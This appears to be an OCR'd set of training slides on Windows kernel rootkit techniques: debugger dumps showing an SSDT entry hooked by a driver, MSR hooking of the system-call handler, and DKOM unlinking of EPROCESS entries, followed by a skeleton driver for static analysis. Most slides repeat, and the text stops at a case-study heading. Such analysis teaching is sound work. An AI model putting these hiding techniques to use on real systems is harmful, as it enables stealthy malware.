81b1e868  81d02564 nt!NtCreateDirectoryObject
...
```

```
kd> dps nt!KiServiceTable L192
81b1e27c  81ad4722 nt!NtAccessCheck
81b1e280  81adb0b2 nt!NtWorkerFactoryWorkerReady
81b1e284  81d11f5c nt!NtAcceptConnectPort
81b1e288  81a9483a nt!NtYieldExecution
81b1e28c  81d09ec2 nt!NtWriteVirtualMemory
81b1e290  81e69ba5 nt!NtWriteRequestData
81b1e294  81ce6b58 nt!NtWriteFileGather
81b1e298  81ce527a nt!NtWriteFile
81b1e29c  81d4026c nt!NtSetHighEventPair
...
81b1e838  81cf65d0 nt!NtCreateKey
81b1e83c  81e91b00 nt!NtCreateJobSet
81b1e840  81d35216 nt!NtCreateJobObject
81b1e844  81d5b542 nt!NtCreateIRTimer
81b1e848  81ce66ba nt!NtCreateTimer2
81b1e84c  81d01de0 nt!NtCreateIoCompletion
81b1e850  81c75518 nt!NtCreateFile
81b1e854  81ecb866 nt!NtCreateEventPair
81b1e858  81c8ae1c nt!NtCreateEvent
81b1e85c  81a37446 nt!NtCreateEnlistment
81b1e860  81e72ed8 nt!NtCreateEnclave
81b1e864  81d02546 nt!NtCreateDirectoryObjectEx
81b1e868  81d02564 nt!NtCreateDirectoryObject
...
```


```
kd> dps nt!KiServiceTable L192
81b1e27c  81ad4722 nt!NtAccessCheck
81b1e280  81adb0b2 nt!NtWorkerFactoryWorkerReady
81b1e284  81d11f5c nt!NtAcceptConnectPort
81b1e288  81a9483a nt!NtYieldExecution
81b1e28c  81d09ec2 nt!NtWriteVirtualMemory
81b1e290  81e69ba5 nt!NtWriteRequestData
81b1e294  81ce6b58 nt!NtWriteFileGather
81b1e298  81ce527a nt!NtWriteFile
81b1e29c  81d4026c nt!NtSetHighEventPair
...
81b1e838  81cf65d0 nt!NtCreateKey
81b1e83c  81e91b00 nt!NtCreateJobSet
81b1e840  81d35216 nt!NtCreateJobObject
81b1e844  81d5b542 nt!NtCreateIRTimer
81b1e848  81ce66ba nt!NtCreateTimer2
81b1e84c  81d01de0 nt!NtCreateIoCompletion
81b1e850  81c75518 nt!NtCreateFile
81b1e854  81ecb866 nt!NtCreateEventPair
81b1e858  81c8ae1c nt!NtCreateEvent
81b1e85c  81a37446 nt!NtCreateEnlistment
81b1e860  81e72ed8 nt!NtCreateEnclave
81b1e864  81d02546 nt!NtCreateDirectoryObjectEx
81b1e868  81d02564 nt!NtCreateDirectoryObject
...
```



```
kd> dps nt!KiServiceTable L192
81b1e27c  81ad4722 nt!NtAccessCheck
81b1e280  81adb0b2 nt!NtWorkerFactoryWorkerReady
81b1e284  81d11f5c nt!NtAcceptConnectPort
81b1e288  81a9483a nt!NtYieldExecution
81b1e28c  81d09ec2 nt!NtWriteVirtualMemory
81b1e290  81e69ba5 nt!NtWriteRequestData
81b1e294  81ce6b58 nt!NtWriteFileGather
81b1e298  81ce527a nt!NtWriteFile
81b1e29c  81d4026c nt!NtSetHighEventPair
...
81b1e838  81cf65d0 nt!NtCreateKey
81b1e83c  81e91b00 nt!NtCreateJobSet
81b1e840  81d35216 nt!NtCreateJobObject
81b1e844  81d5b542 nt!NtCreateIRTimer
81b1e848  81ce66ba nt!NtCreateTimer2
81b1e84c  81d01de0 nt!NtCreateIoCompletion
81b1e850  a35f11a0 SsdtHooking+0x11a0
81b1e854  81ecb866 nt!NtCreateEventPair
81b1e858  81c8ae1c nt!NtCreateEvent
81b1e85c  81a37446 nt!NtCreateEnlistment
81b1e860  81e72ed8 nt!NtCreateEnclave
81b1e864  81d02546 nt!NtCreateDirectoryObjectEx
81b1e868  81d02564 nt!NtCreateDirectoryObject
...
```

```
kd> dps nt!KiServiceTable L192
81b1e27c  81ad4722 nt!NtAccessCheck
81b1e280  81adb0b2 nt!NtWorkerFactoryWorkerReady
81b1e284  81d11f5c nt!NtAcceptConnectPort
81b1e288  81a9483a nt!NtYieldExecution
81b1e28c  81d09ec2 nt!NtWriteVirtualMemory
81b1e290  81e69ba5 nt!NtWriteRequestData
81b1e294  81ce6b58 nt!NtWriteFileGather
81b1e298  81ce527a nt!NtWriteFile
81b1e29c  81d4026c nt!NtSetHighEventPair
...
81b1e838  81cf65d0 nt!NtCreateKey
81b1e83c  81e91b00 nt!NtCreateJobSet
81b1e840  81d35216 nt!NtCreateJobObject
81b1e844  81d5b542 nt!NtCreateIRTimer
81b1e848  81ce66ba nt!NtCreateTimer2
81b1e84c  81d01de0 nt!NtCreateIoCompletion
81b1e850  a35f11a0 SsdtHooking+0x11a0
81b1e854  81ecb866 nt!NtCreateEventPair
81b1e858  81c8ae1c nt!NtCreateEvent
81b1e85c  81a37446 nt!NtCreateEnlistment
81b1e860  81e72ed8 nt!NtCreateEnclave
81b1e864  81d02546 nt!NtCreateDirectoryObjectEx
81b1e868  81d02564 nt!NtCreateDirectoryObject
...
```

```
kd> dps nt!KiServiceTable L192
81b1e27c  81ad4722 nt!NtAccessCheck
81b1e280  81adb0b2 nt!NtWorkerFactoryWorkerReady
81b1e284  81d11f5c nt!NtAcceptConnectPort
81b1e288  81a9483a nt!NtYieldExecution
81b1e28c  81d09ec2 nt!NtWriteVirtualMemory
81b1e290  81e69ba5 nt!NtWriteRequestData
81b1e294  81ce6b58 nt!NtWriteFileGather
81b1e298  81ce527a nt!NtWriteFile
81b1e29c  81d4026c nt!NtSetHighEventPair
...
81b1e838  81cf65d0 nt!NtCreateKey
81b1e83c  81e91b00 nt!NtCreateJobSet
81b1e840  81d35216 nt!NtCreateJobObject
81b1e844  81d5b542 nt!NtCreateIRTimer
81b1e848  81ce66ba nt!NtCreateTimer2
81b1e84c  81d01de0 nt!NtCreateIoCompletion
81b1e850  81c75518 nt!NtCreateFile
81b1e854  81ecb866 nt!NtCreateEventPair
81b1e858  81c8ae1c nt!NtCreateEvent
81b1e85c  81a37446 nt!NtCreateEnlistment
81b1e860  81e72ed8 nt!NtCreateEnclave
81b1e864  81d02546 nt!NtCreateDirectoryObjectEx
81b1e868  81d02564 nt!NtCreateDirectoryObject
...
```



```
kd> dps nt!KiServiceTable L192
81b1e27c  81ad4722 nt!NtAccessCheck
81b1e280  81adb0b2 nt!NtWorkerFactoryWorkerReady
81b1e284  81d11f5c nt!NtAcceptConnectPort
81b1e288  81a9483a nt!NtYieldExecution
81b1e28c  81d09ec2 nt!NtWriteVirtualMemory
81b1e290  81e69ba5 nt!NtWriteRequestData
81b1e294  81ce6b58 nt!NtWriteFileGather
81b1e298  81ce527a nt!NtWriteFile
81b1e29c  81d4026c nt!NtSetHighEventPair
...
81b1e838  81cf65d0 nt!NtCreateKey
81b1e83c  81e91b00 nt!NtCreateJobSet
81b1e840  81d35216 nt!NtCreateJobObject
81b1e844  81d5b542 nt!NtCreateIRTimer
81b1e848  81ce66ba nt!NtCreateTimer2
81b1e84c  81d01de0 nt!NtCreateIoCompletion
81b1e850  a35f11a0 SsdtHooking+0x11a0
81b1e854  81ecb866 nt!NtCreateEventPair
81b1e858  81c8ae1c nt!NtCreateEvent
81b1e85c  81a37446 nt!NtCreateEnlistment
81b1e860  81e72ed8 nt!NtCreateEnclave
81b1e864  81d02546 nt!NtCreateDirectoryObjectEx
81b1e868  81d02564 nt!NtCreateDirectoryObject
...
```

Rootkit Techniques

- IDT Hooking
- **SSDT Hooking**
- MSR Hooking
- Direct Kernel Object Manipulation

Rootkit Techniques

- IDT Hooking
- SSDT Hooking
- **MSR Hooking**
- Direct Kernel Object Manipulation

Rootkit Techniques – MSR Hooking

- What are MSRs?
  - Model Specific Registers
    - MSR 0x176 => KiFastCallEntry
    - LSTAR_MSR (0xc0000082) => KiSystemCall64
    - handler in charge of the switch from user-mode to kernel-mode
  - Called when the SYSENTER instruction is executed

```
kd> rdmsr 0x176
msr[176] = 00000000`81133eb0
kd> u nt!KiFastCallEntry
nt!KiFastCallEntry:
81133eb0 b923000000      mov
81133eb5 6a30            push
81133eb7 0fa1            pop
81133eb9 8ed9            mov
81133ebb 8ec1            mov
81133ebd 33c9            xor
81133ebf 8ee9            mov
81133ec1 648b0d40000000  mov
```

```
0: kd> rdmsr 0xc0000082
msr[c0000082] = fffff801`c79f9c40
0: kd> u fffff801`c79f9c40
nt!KiSystemCall64:
fffff801`c79f9c40 0f01f8          swapgs
fffff801`c79f9c43 6548892425100000 mov   qword ptr gs:[10h],rsp
fffff801`c79f9c4c 65488b2425a8010000 mov   rsp,qword ptr gs:[1A8h]
fffff801`c79f9c55 6a2b            push    2Bh
fffff801`c79f9c57 65ff342510000000 push    qword ptr gs:[10h]
fffff801`c79f9c5f 4153            push    r11
fffff801`c79f9c61 6a33            push    33h
fffff801`c79f9c63 51              push    rcx
```

Rootkit Techniques – MSR Hooking

- MSR Hooking
  - hooking/patching MSR's value
  - Divert the execution of all system calls on the machine
- He can eventually pass execution back to KiFastCallEntry so that the system call will actually be handled.

Rootkit Techniques

- IDT Hooking
- SSDT Hooking
- **MSR Hooking**
- Direct Kernel Object Manipulation

Rootkit Techniques


- IDT Hooking
- SSDT Hooking
- MSR Hooking
- **Direct Kernel Object Manipulation**

Rootkit Techniques – DKOM

- Direct Kernel Object Manipulation
  - DKOM in short
  - a very powerful technique
  - Manipulate kernel structures in-memory
  - Example
    - DKOM-ing the ActiveProcessLinks in the EPROCESS structure
    - ActiveProcessLinks is a linked list
    - Removing an entry from the list

```
kd> dt nt!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x0b0 ProcessLock      : _EX_PUSH_LOCK
   +0x0b4 UniqueProcessId  : Ptr32 Void
   +0x0b8 ActiveProcessLinks : _LIST_ENTRY
   +0x0c0 RundownProtect   : _EX_RUNDOWN_REF
   +0x0c4 VdmObjects       : Ptr32 Void
   +0x0c8 Flags2           : Uint4B
   ...
   +0x170 PageDirectoryPte : Uint8B
   +0x178 ImageFilePointer : Ptr32 _FILE_OBJECT
   +0x17c ImageFileName    : [15] UChar
   +0x18b PriorityClass    : UChar
   +0x18c SecurityPort     : Ptr32 Void
   +0x190 SeAuditProcessCreationInfo : _SE_AUDIT_PROCESS_CREATION_INFO
   ...
```

Rootkit Techniques – DKOM



Static Kernel Driver Analysis Basics

- Analyze Driver Entry
  - What is the DeviceName?
  - What is the Symbolic Link?
  - What IRP Major Functions are being used?
  - Does the driver have an unload routine?
- Analyze Unload Routine?
  - Was the DeviceName and Symbolic Link deleted?
  - Was the allocated memory freed?

Windows Kernel Driver Analysis - DriverEntry

```
extern "C" NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
    UNREFERENCED_PARAMETER(RegistryPath);

    DbgPrint("Hello World!\n");
    UNICODE_STRING deviceName;
    UNICODE_STRING symbolicLink;
    RtlInitUnicodeString(&deviceName, L"\\Device\\TeaParty");
    RtlInitUnicodeString(&symbolicLink, L"\\DosDevices\\TeaParty");
    IoCreateDevice(DriverObject, 0, &deviceName, FILE_DEVICE_UNKNOWN, 0, FALSE, &ptrDeviceObject);
    IoCreateSymbolicLink(&symbolicLink, &deviceName);

    DriverObject->MajorFunction[IRP_MJ_CREATE] = DriverCreate;
    DriverObject->MajorFunction[IRP_MJ_CLOSE]  = DriverClose;
    DriverObject->MajorFunction[IRP_MJ_READ]   = DriverRead;
    DriverObject->MajorFunction[IRP_MJ_WRITE]  = DriverWrite;
    DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = DriverDeviceControl;

    DriverObject->DriverUnload = DriverUnload;
    return STATUS_SUCCESS;
}
```

Windows Kernel Driver Analysis - DriverEntry

```
extern "C" NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
    UNREFERENCED_PARAMETER(RegistryPath);

    DbgPrint("Hello World!\n");
    UNICODE_STRING deviceName;
    UNICODE_STRING symbolicLink;
    RtlInitUnicodeString(&deviceName, L"\\Device\\TeaParty");
    RtlInitUnicodeString(&symbolicLink, L"\\DosDevices\\TeaParty");
    IoCreateDevice(DriverObject, 0, &deviceName, FILE_DEVICE_UNKNOWN, 0, FALSE, &ptrDeviceObject);
    IoCreateSymbolicLink(&symbolicLink, &deviceName);

    DriverObject->MajorFunction[IRP_MJ_CREATE] = DriverCreate;
    DriverObject->MajorFunction[IRP_MJ_CLOSE]  = DriverClose;
    DriverObject->MajorFunction[IRP_MJ_READ]   = DriverRead;
    DriverObject->MajorFunction[IRP_MJ_WRITE]  = DriverWrite;
    DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = DriverDeviceControl;

    DriverObject->DriverUnload = DriverUnload;
    return STATUS_SUCCESS;
}
```

Windows Kernel Driver Analysis - DriverEntry

```
extern "C" NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
    UNREFERENCED_PARAMETER(RegistryPath);

    DbgPrint("Hello World!\n");
    UNICODE_STRING deviceName;
    UNICODE_STRING symbolicLink;
    RtlInitUnicodeString(&deviceName, L"\\Device\\TeaParty");
    RtlInitUnicodeString(&symbolicLink, L"\\DosDevices\\TeaParty");
    IoCreateDevice(DriverObject, 0, &deviceName, FILE_DEVICE_UNKNOWN, 0, FALSE, &ptrDeviceObject);
    IoCreateSymbolicLink(&symbolicLink, &deviceName);

    DriverObject->MajorFunction[IRP_MJ_CREATE] = DriverCreate;
    DriverObject->MajorFunction[IRP_MJ_CLOSE] = DriverClose;
    DriverObject->MajorFunction[IRP_MJ_READ] = DriverRead;
    DriverObject->MajorFunction[IRP_MJ_WRITE] = DriverWrite;
    DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = DriverDeviceControl;

    DriverObject->DriverUnload = DriverUnload;
    return STATUS_SUCCESS;
}
```

Windows Kernel Driver Analysis - DriverEntry

```
extern "C" NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
    UNREFERENCED_PARAMETER(RegistryPath);

    DbgPrint("Hello World!\n");
    UNICODE_STRING deviceName;
    UNICODE_STRING symbolicLink;
    RtlInitUnicodeString(&deviceName, L"\\Device\\TeaParty");
    RtlInitUnicodeString(&symbolicLink, L"\\DosDevices\\TeaParty");
    IoCreateDevice(DriverObject, 0, &deviceName, FILE_DEVICE_UNKNOWN, 0, FALSE, &ptrDeviceObject);
    IoCreateSymbolicLink(&symbolicLink, &deviceName);

    DriverObject->MajorFunction[IRP_MJ_CREATE] = DriverCreate;
    DriverObject->MajorFunction[IRP_MJ_CLOSE] = DriverClose;
    DriverObject->MajorFunction[IRP_MJ_READ] = DriverRead;
    DriverObject->MajorFunction[IRP_MJ_WRITE] = DriverWrite;
    DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = DriverDeviceControl;

    DriverObject->DriverUnload = DriverUnload;
    return STATUS_SUCCESS;
}
```

Windows Kernel Driver Analysis - DriverUnload

```
void DriverUnload(PDRIVER_OBJECT pDriverObject)
{
    UNREFERENCED_PARAMETER(pDriverObject);

    UNICODE_STRING deviceName;
    UNICODE_STRING symbolicLink;

    RtlInitUnicodeString(&deviceName, L"\\Device\\TeaParty");
    RtlInitUnicodeString(&symbolicLink, L"\\DosDevices\\TeaParty");
    IoDeleteDevice(ptrDeviceObject);
    IoDeleteSymbolicLink(&symbolicLink);
    DbgPrint("Driver unloading\n");
}
```

Windows Kernel Driver Analysis - DriverUnload

```
void DriverUnload(PDRIVER_OBJECT pDriverObject)
{
    UNREFERENCED_PARAMETER(pDriverObject);

    UNICODE_STRING deviceName;
    UNICODE_STRING symbolicLink;

    RtlInitUnicodeString(&deviceName, L"\\Device\\TeaParty");
    RtlInitUnicodeString(&symbolicLink, L"\\DosDevices\\TeaParty");
    IoDeleteDevice(ptrDeviceObject);
    IoDeleteSymbolicLink(&symbolicLink);
    DbgPrint("Driver unloading\n");
}
```

Case Study #1

